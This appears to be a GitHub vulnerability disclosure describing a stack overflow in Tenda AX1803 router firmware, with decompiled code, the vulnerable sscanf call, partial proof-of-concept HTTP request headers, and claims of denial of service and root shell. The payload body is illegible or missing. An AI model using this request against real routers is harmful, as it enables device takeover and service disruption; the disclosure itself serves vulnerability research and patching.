

main vuln / Tenda / AX1803 / 3 /



Darry-lang1 Add files via upload ...

on Aug 6 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :



Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the `fromSetRouteStatic` function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall fromSetRouteStatic(int a1)
2 {
3     const char *v2; // r0
4     char v4[272]; // [sp+0h] [bp-110h] BYREF
5
6     memset(v4, 0, 0x100u);
7     v2 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
8     sub_78440("adv.staticroute", v2, 126); // There is a stack overflow vulnerability
9     sprintf(v4, "advance_type=%d", 8);
10    send_msg_to_netctrl(21, v4);
11    sub_4F67C(
12        a1,
13        "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
14    sub_4F67C(a1, "{\"errorCode\":%d}", 0);
15    return sub_4FE0C(a1, 200);
16 }
```

In the `fromSetRouteStatic` function, `v2` (the value of `list`) we entered will be passed into the `sub_78440` function as a parameter, and this function has stack overflow.

```

1 int __fastcall sub_78440(const char *a1, const char *a2, int a3)
2 {
3     int v5; // r6
4     int result; // r0
5     char *v7; // r0
6     char *v8; // r1
7     char *v9; // r1
8     int v10; // r7
9     int i; // [sp+8h] [bp-180h]
10    const char *v12; // [sp+14h] [bp-1A4h]
11    char v14[8]; // [sp+30h] [bp-188h] BYREF
12    char s[16]; // [sp+38h] [bp-180h] BYREF
13    char v16[16]; // [sp+48h] [bp-170h] BYREF
14    char v17[16]; // [sp+58h] [bp-160h] BYREF
15    char v18[16]; // [sp+68h] [bp-150h] BYREF
16    char v19[64]; // [sp+78h] [bp-140h] BYREF
17    char v20[256]; // [sp+B8h] [bp-100h] BYREF
18    char v21[1280]; // [sp+1B8h] [bp+0h] BYREF
19
20    memset(v21, 0, sizeof(v21));
21    memset(v19, 0, sizeof(v19));
22    memset(v20, 0, sizeof(v20));
23    memset(s, 0, sizeof(s));
24    memset(v16, 0, sizeof(v16));
25    memset(v17, 0, sizeof(v17));
26    memset(v18, 0, sizeof(v18));
27    if ( strlen(a2) > 4 )
28    {
29        sub_78324(a1, v21);
30        for ( i = 1; ; ++i )
31        {
32            v7 = strchr(a2, a3);
33            if ( !v7 )
34                break;
35            *v7 = 0;
36            v12 = v7 + 1;
37            memset(v19, 0, sizeof(v19));
38            sprintf(v19, "%s.list%d", a1, i);
39            if ( _isoc99_sscanf(a2, "%[^,],%[^,],%[^,],%s", s) == 4 )
40            {
41                v8 = (char *)sub_783CC(v21, s);

```

In the `sub_78440` function, the `a2` (the value of `list`) is formatted using the `_isoc99_sscanf` function and in the form of `%[^,],%[^,],%[^,],%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `s`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
```

```
Host: 192.168.0.1
```


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
```

```
Accept: */*
```


```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded;  
Content-Length: 336  
Origin: http://192.168.0.1  
DNT: 1  
Connection: close  
Referer: http://192.168.0.1/index.html  
Cookie: ecos_pw=eee:language=cn
```

[illegible]

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x   2 1000   1000           4096 Aug  5 17:06 bin
lrwxrwxrwx   1 1000   1000           12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 data
lrwxrwxrwx   1 1000   1000           16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x   3 1000   1000           4096 May 18 14:50 dev
drwxrwxr-x  16 1000   1000           4096 May 18 14:50 etc
drwxrwxr-x   6 1000   1000           4096 May 18 14:50 lib
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 mnt
drwxrwxr-x   5 1000   1000           4096 May 18 13:06 opt
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 proc
drwxrwxr-x   2 1000   1000           4096 May 18 14:49 sbin
drwxrwxr-x   3 1000   1000           4096 May 18 14:50 sys
lrwxrwxrwx   1 1000   1000            8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x   6 1000   1000           4096 May 18 14:33 usr
drwxrwxr-x   2 1000   1000           4096 May 18 14:50 var
drwxrwxr-x  15 1000   1000           4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.